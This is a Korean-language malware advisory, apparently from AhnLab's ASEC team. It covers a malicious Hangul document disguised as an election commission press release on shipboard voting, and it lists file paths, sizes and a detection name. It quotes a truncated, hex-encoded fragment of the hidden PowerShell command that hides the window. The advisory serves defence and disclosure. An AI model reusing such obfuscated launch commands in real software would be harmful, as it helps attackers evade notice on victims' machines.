20대 대통령선거 선상투표 보도자료 가장한 악성 한글문서 유포


asec.ahnlab.com/ko/32330/

2022년 3월 3일

대선을 앞두고 ASEC 분석팀은 **“20대 대통령선거 선상투표 보도자료”**를 가장한 악성 한글 문서가 유포중임을 확인하였다. 공격자는 02/28일 악성 한글 문서를 유포하였으며 해당 악성 문서는 확보되지 않았지만, 자사 ASD(AhnLab Smart Defense) 인프라 로그에 따르면 내부 OLE 개체를 통해 배치파일을 구동하여 파워쉘을 실행하는 형태로 추정된다.

> 유포 파일명: 보도자료(220228)_3월_1일___3월_4일_제20대_대통령선거_선상투표_실시(최종).hwp

[그림 1]은 인프라에 확인된 배치 파일 경로와 한글 파일명이다. 동일한 정상 한글 문서 크기가 2.06MB인 반면에 악성 한글문서는 2.42MB로 내부에 추가 BAT 파일 삽입을 통해 문서가 제작된 것으로 보인다.



File Name	File Size	File Path
hwp.exe	4.13 MB	%ProgramFiles% (x86)\hnc\hwp80\hwp.exe
cmd.exe	231 KB	%SystemRoot%\syswow64\cmd.exe
mx6.bat	5.15 KB	%SystemDrive%\users\%ASD%\appdata\local\temp\mx6.bat
iexplore.exe	822.47 KB	%ProgramFiles%\internet explorer\iexplore.exe
보도자료(220228)_3월_1일___3월_4일_제20대_대통령선거_선상투표_실시(최종).hwp	2.42 MB	

[그림 1] ASD 인프라 수집 내용
%TEMP%\mx6.bat (배치파일 생성 경로)

이와 유사한 형태의 공격은 지난 2월 7일에도 확인되었다. 기사에 따르면 공격자는 중앙선거관리위원회(선관위)를 사칭하고 “제20대 대통령선거 선거권자 개표참관인 공개 모집”라는 정상 문서로 위장하여 악성 문서를 유포 하였다.

“북한 해커, 중앙선거관리위원회 사칭해 악성 보도자료 배포” | DailyNK
북한 해킹조직이 중앙선거관리위원회(선관위)를 사칭한 해킹 메일을 유포 중인 것으로 8일 파악됐다. 선관위에서 배포한 보도자료를 활용한 점으로 미뤄 언론사 기자들을 목표로 공격을 수행 중일 가능성이 높아 주의가 요구된다.
당시 유포되었던 악성 한글 문서와 이번 공격에 사용된 문서의 공통점은 다음과 같다.

- 동일한 기관(선관위)으로 위장하여 악성 한글 문서 유포
- OLE 개체 방식으로 배치 파일 실행 유도
- 지난 2/7일자 선관위 사칭 공격에 사용된 것(***$kky4***)과 유사한 변수명(***$kkx9***)을 포함한 파워쉘 커맨드

    파워쉘 커맨드 일부 : (***$kkx9***='[DllImport(“user32.dll”)] public static extern bool ShowWindow(int handle, int state);’)

```
            "commandLine": "\"c:\\windows\\syswow64\\windowspowershell\\v1.0\\powershell.exe\"    -command
\"$ttms=\"$eruk2=\"\"\"246b6b78393d275b446c6c496d706f72742822757365723322e646c6c22295d207075626c6963207374
```

[그림 2] 수집된 파워쉘 커맨드 일부
아래 [그림 3]은 공격자가 유포에 사용된 것으로 추정되는 정상 한글 문서이다.

[그림 3] 정상 한글 문서 (보도자료(220228)_3월_1일___3월_4일_제20대_대통령선거_선상투표_실시(최종).hwp)

정상적인 공식 한글 문서는 중앙선거관리위원회 공식 홈페이지(https://www.nec.go.kr/)에서 확인할 수 있으며 사용자는 출처가 불분명한 사이트에서 이와 유사한 문서를 다운로드받을 경우 의심해야 한다.

> https://www.nec.go.kr/cmm/dozen/view.do?cbIdx=1090&bcIdx=164018&fileNo=1 (문서 다운로드 주소)

공격자는 20대 대선이 다가옴에 따라 선관위를 사칭한 다양한 공격을 수행하고 있는것으로 보인다. 안랩에서는 유사한 악성 행위에 대해 계속해서 모니터링하고 있으며 새로운 정보가 있을 시 빠르게 공유할 예정이다.

[안랩 V3 제품 대응]

[행위탐지]
– Execution/MDP.Powershell.M4208

연관 IOC 및 관련 상세 분석 정보는 안랩의 차세대 위협 인텔리전스 플랫폼 'AhnLab TIP' 구독 서비스를 통해 확인 가능하다.

Categories:악성코드 정보

Tagged as:선관위, 한글문서